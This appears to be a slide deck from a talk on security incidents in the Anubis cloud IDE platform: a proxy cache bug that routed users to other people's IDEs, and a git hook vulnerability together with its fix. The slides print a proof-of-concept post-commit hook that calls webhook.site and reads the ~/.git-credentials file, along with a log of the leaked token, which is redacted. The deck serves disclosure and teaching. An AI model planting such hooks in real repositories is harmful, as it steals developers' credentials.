
Shared Home



```
  autosave:
    Container ID:   containerd://7a0823f515368283
    Image:          registry.digitalocean.com/anu
    Image ID:       registry.digitalocean.com/anu
    Port:           <none>
    Host Port:      <none>
    State:          Running
      Started:      Wed, 08 Mar 2023 23:53:52 -05
    Ready:          True
    Restart Count:  0
    Environment:
      AUTOSAVE:  OFF
      NETID:     jmc1283
      GIT_REPO:
      GIT_CRED:  <set to the key 'credentials' in
    Mounts:
      /home/anubis from ide-volume-jmc1283 (rw)
      /log from log (rw)
```

Anubis IDEs
Securely Interacting w/ Github


Git Creds
in sidecar



```
autosave:
  Container ID:   containerd://7a0823f515368283
  Image:          registry.digitalocean.com/anu
  Image ID:       registry.digitalocean.com/anu
  Port:           <none>
  Host Port:      <none>
  State:          Running
    Started:      Wed, 08 Mar 2023 23:53:52 -05
  Ready:          True
  Restart Count:  0
  Environment:
    AUTOSAVE:   OFF
    NETID:      jmc1283
    GIT_REPO:
    GIT_CRED:   <set to the key 'credentials' in
  Mounts:
    /home/anubis from ide-volume-jmc1283 (rw)
    /log from log (rw)
```

Anubis IDEs
Securely Interacting w/ Github

- This enables the sidecar to perform git remote actions in the shared directory




```
 autosave:
   Container ID:   containerd://7a0823f515368283
   Image:          registry.digitalocean.com/anu
   Image ID:       registry.digitalocean.com/anu
   Port:           <none>
   Host Port:      <none>
   State:          Running
     Started:      Wed, 08 Mar 2023 23:53:52 -05
   Ready:          True
   Restart Count:  0
   Environment:
     AUTOSAVE:   OFF
     NETID:      jmc1283
     GIT_REPO:
     GIT_CRED:   <set to the key 'credentials' in
   Mounts:
     /home/anubis from ide-volume-jmc1283 (rw)
     /log from log (rw)
```

Anubis Security
Proxy Cache Incident


Proxy cache incident:
https://anubis-lms.io/blog/proxy-vuln

- Service that forwards http requests to IDEs




```
    get_session_ip(token.session_id).then((host) => {
      proxy.ws(req, socket, {
        target: {host, port}
      });
    });
```

Anubis Security Proxy Cache Incident



Get the cached IP address of IDE server

Only ever get the IP address once, then save in cache forever




```
const get_session_ip = session_id => {
  const cached_ip = cache.get(session_id);
  if (cached_ip) {
    return new Promise((resolve) => {
      resolve(cached_ip);
    })
  }
  return new Promise((resolve) => {
    knex
      .first('cluster_address')
      .from('theia_session')
      .where('id', session_id)
      .then((row) => {
        console.log(`cluster_ip ${row.cluster_address}`)
        if (row.cluster_address) {
          console.log(`caching cluster ip ${row.cluster_address
          cache.set(session_id, row.cluster_address);
        }
        resolve(row.cluster_address);
      });
  })
}
```

- Limited number of addresses

- Does not check if IDE still exists

- Eventually someone was forwarded to someone else’s IDE



```
const get_session_ip = session_id => {
  const cached_ip = cache.get(session_id);
  if (cached_ip) {
    return new Promise((resolve) => {
      resolve(cached_ip);
    })
  }
  return new Promise((resolve) => {
    knex
      .first('cluster_address')
      .from('theia_session')
      .where('id', session_id)
      .then((row) => {
        console.log(`cluster_ip ${row.cluster_address}`)
        if (row.cluster_address) {
          console.log(`caching cluster ip ${row.cluster_address
          cache.set(session_id, row.cluster_address);
        }
        resolve(row.cluster_address);
      });
  })
}
```

Anubis Security
Git Autosave

Git autosave:
https://anubis-lms.io/blog/git-vuln

- Found by a lab member!
- Alan Cao github/ex0dus-0x
- Go give him a follow

Anubis Security
Git Autosave

- Git has a wonderful feature called hooks
- Scripts in .git/hooks/ will execute on specific actions (like commit, push, …)
- There are obscure options, and inconsistent options for disabling this behavior


Anubis Security
Git Autosave

- Alan created a pre-commit hook that would essentially do this:

```
print(open(os.getenv("HOME")+"/.git-credentials","r").read()))
```

Anubis Security
Git Autosave

- Alan created a post-commit hook that would do this:


hello.c
post-commit
.git > hooks > post-commit

```python
#!/usr/bin/env python3
import os
import urllib.request
urllib.request.urlopen("http://webhook.site/22b532a5-58fd-449d-8428-38049c7a3abe?")
print("Pwned!!!")
with open(os.getenv("HOME") + "/" + ".git-credentials") as fd:
    print(fd.read())
```

Problems
anubis@anubis-ide:~/homework1-6b570911-ac7758

```
anubis@anubis-ide ‹ master@a82c010 › : ~/homework1-6b570911-ac7758
[0] % anubis autosave
Pwned!!!
https://anubis-robot:ghp_1[redacted]a@github.com

[master 7f930eb] Anubis Cloud IDE Autosave netid=ac7758
 1 file changed, 1 deletion(-)
To https://github.com/os3224/homework1-6b570911-ac7758
   a82c010..7f930eb  master -> master


anubis@anubis-ide ‹ master@7f930eb › : ~/homework1-6b570911-ac7758
[0] %
```

Anubis Security
Git Autosave

- I was aware that a git hook could be exploited in this way, and was using git commit with the **--no-verify** option

- The git documentation made it sound like this option disabled *all* hooks

- It only disable pre-commit hooks!

Anubis Security
Git Autosave

- The fix was to run all git commit commands with:

```
git
-c core.hooksPath=/dev/null
-c alias.commit=commit
commit --no-verify …
```

Git aliases could also be overwritten for RCE into autosave container!

Jobs Jobs Jobs

Vola Dynamics is hiring! (SWEs & Options Quants)

- Send your resumes to me or to **resumes@voladynamics.com**